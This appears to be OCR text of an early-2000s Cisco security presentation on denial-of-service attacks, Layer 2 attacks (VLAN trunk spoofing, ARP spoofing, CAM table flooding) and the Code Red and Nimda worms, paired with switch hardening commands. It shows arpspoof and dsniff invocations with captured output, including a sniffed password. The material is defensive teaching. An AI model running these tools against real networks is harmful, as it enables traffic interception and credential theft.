
TCP connection establishment

Cisco.com




TCP Three-way Handshaking

SYN attack



Smurf Attack



Fraggle


- **Fraggle is a Smurf variant**
  - **using UDP echo request instead of ICMP ECHO_REQUEST**

Distributed Denial of Service DDoS

- **Since summer 1999**
- **Tools: trin00, Tribe FloodNet (TFN), TFN 2000, stacheldraht (= *barbed wire*), Code Red, Nimda,…**
- **Using unicast amplifiers**

DDoS, How Does It Work?

Cisco.com



Agenda

Cisco.com

- Introduction
- Layer 3/4 Vulnerabilities
- Layer 2 Vulnerabilities
- Worm Attack Mitigation
- Q&A


Layer 2 Security Myths

Cisco.com

- **"MAC addresses cannot be spoofed…"**
  - sniffers, packet generators, Windows XP,…
- **"Switch protects against sniffers…"**
  - faked trunk ports, arp spoofing, CAM overload (macoff/dsniff),…
- **"VLANs are completely isolated…"**
  - bugs in SW, misconfigured switches, faked VMPS/VTP packet, access to trunk port (802.1p),…

Faked Trunk Ports

Cisco.com



- Trunk ports have access to all VLANs
- Station can spoof as a switch with ISL of 802.1q signalling, hence is then member of all VLANs

Preventing Faked Trunk


- **Disable trunk negotiation on all station ports**

  `set trunk m/p off`

- **All ports need to be assigned to a VLAN including trunk ports**
- **NEVER place a trunk port in the same VLAN as hosts**
- **ELSE the hosts can send IEEE 802.1q tagged frames and jump into another VLAN**

Gratuitous ARP


- **Gratuitous ARP is used by hosts to "announce" their IP address to the local network and avoid duplicate IP addresses on the network. Routers and other network hardware may use cache information gained from gratuitous ARPs.**
- **Gratuitous ARP is a broadcast packet (like an ARP request)**



- **HOST W: Hey everyone I'm host W and my IP Address is 1.2.3.4 and my MAC address is 12:34:56:78:9A:BC**

Gratuitous ARP on a bad way

- ARP has no security or ownership of IP or MAC addresses
- What if someone did the following?



- Host W: Hey everyone I'm the router and my IP Address is 1.2.3.1 and my MAC address is 12:34:56:78:9A:BC
- (wait 5 seconds)
- Host W: Hey everyone I'm the router and my IP Address is 1.2.3.1 and my MAC address is 12:34:56:78:9A:BC

Arpspoof in Action


```
[root@sconvery-lnx dsniff-2.3]# ./arpspoof 15.1.1.1
0:4:43:f2:d8:1 ff:ff:ff:ff:ff:ff 0806 42: arp reply
15.1.1.1 is-at 0:4:4e:f2:d8:1
0:4:43:f2:d8:1 ff:ff:ff:ff:ff:ff 0806 42: arp reply
15.1.1.1 is-at 0:4:4e:f2:d8:1
0:4:43:f2:d8:1 ff:ff:ff:ff:ff:ff 0806 42: arp reply
15.1.1.1 is-at 0:4:4e:f2:d8:1
0:4:43:f2:d8:1 ff:ff:ff:ff:ff:ff 0806 42: arp reply
15.1.1.1 is-at 0:4:4e:f2:d8:1
```

```
C:\>test

C:\>arp -d 15.1.1.1

C:\>ping -n 1 15.1.1.1

Pinging 15.1.1.1 with 32 by

Reply from 15.1.1.1: bytes=32 time<10ms TTL=255


C:\>arp -a

Interface: 15.1.1.26 on Interface 2
  Internet Address      Physical Address      Type
  15.1.1.1              00-10-55-ab-77-88     dynamic
  15.1.1.25             00-10-83-34-29-72     dynamic
C:\>arp -a

Interface: 15.1.1.26 on Interface 2
  Internet Address      Physical Address      Type
  15.1.1.1              00-04-4e-f2-d8-01     dynamic
  15.1.1.25             00-10-83-34-29-72     dynamic
```

Preventing ARP Spoofing


Cisco.com

- static ARP table on critical stations
- can be combined with port security
- ARP spoofing works only within one VLAN or one PVLAN community *(assuming VLAN isolation)*
- note: ARP spoofing is similar to ICMP redirect attacks

Switch CAM Tables

Cisco.com

Catalyst switches use hash to place MAC in CAM table



63 bits of source (MAC, VLAN, misc) creates a 17 bit hash value.

- if the value is the same there are 8 columns to place CAM entries, if all 8 are filled the packet is flooded

CAM Table Full!

Cisco.com

- Dsniff (macof) can generate 155,000 MAC entries on a switch per minute
- Assuming a perfect hash function the CAM table will total out at 128,000 (16,000 x 8) 131,052 to be exact

  -Since hash isn't perfect it actually takes 70 seconds to fill the cam table

```
CAT6506 (enable) sho cam count dynamic
Total Matching CAM Entries = 131052
```

- Once table is full, traffic without a CAM entry floods on the VLAN

```
10.1.1.22 -> (broadcast)  ARP C Who is 10.1.1.1, 10.1.1.1 ?
10.1.1.22 -> (broadcast)  ARP C Who is 10.1.1.19, 10.1.1.19 ?
15.1.1.26 -> 15.1.1.25    ICMP Echo request (ID: 256 Sequence number: 7424) ← OOPS
15.1.1.25 -> 15.1.1.26    ICMP Echo reply (ID: 256 Sequence number: 7424) ← OOPS
```


Preventing CAM Overflow

Cisco.com

- Port Security

  Beware management and performance hit

  Lots of options besides just "ON/OFF"

```
set port security 3/21 enable age 10 maximum 5 violation restrict
```

  "Restrict" option will fail under dsniff load and disable the port

```
2001 Jul 03 15:40:32 %SECURITY-1-PORTSHUTDOWN:Port 3/21 shutdown due to no space
```

- port security entries (static CAM entry) are never erased

Selective Sniffing

Cisco.com

- **Once traffic is flooded through either of the previous two methods Dsniff obtains passwords**

```
[root@sconvery-lnx dsniff-2.3]# ./dsniff -c
dsniff: listening on eth0
-----------------
07/17/01 10:09:48 tcp 15.1.1.26.1126 -> wwwin-apps.cisco.com.80
  (http)
GET /SERVICE/Paging/page/ HTTP/1.1
Host: wwwin-apps.cisco.com
Authorization: Basic c2Nvdlgh39UNMRH4lejDmaA== [sconvery:mypassword]
```

Supports more than 30 standardized / proprietary protocols: FTP, Telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, PPTP MS-CHAP, NFS, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, Oracle SQL*Net, Sybase et Microsoft SQL.

Dsniff Tools

Cisco.com

- **ARP spoofing**
- **MAC flooding**
- **Selective sniffing**
- **SSH / SSL Interception**


Dug Song, Author of dsniff

www.monkey.org/~dugsong/dsniff

Agenda

- Introduction
- Layer 3/4 Vulnerabilities
- Layer 2 Vulnerabilities
- Worm Attack Mitigation
- Q&A

The Code Red & NIMDA Worms



Code Red
- July 19-20/2001
- 359,104 Hosts in 13 hours
- $2.6 Billion in Damages!


Estimates from Computer Economics (Carlsbad, CA)

NIMDA
- **September 18, 2001**
- **Fastest spreading virus**
- **300K+ Hosts, 2.2M devices Damage still being assessed**

Code Red Spreads - 1

Cisco.com


July 19, Midnight – 159 hosts infected



Code Red Spreads - 2

Cisco.com


July 19, 11:40 am – 4,920 hosts infected



Code Red Spreads - 3


Cisco.com

July 20, Midnight – 341,015 hosts infected



The Code Red Worm

Cisco.com



- Conceals itself in HTTP Packets. Firewalls alone cannot safeguard against the virus
- The worm exploits vulnerabilities found in Microsoft's Internet Information Server (IIS) v4&5 via a buffer overflow attack
- It then exploits arbitrary code and installs a copy of itself into the infected computer's memory – which infects other host.

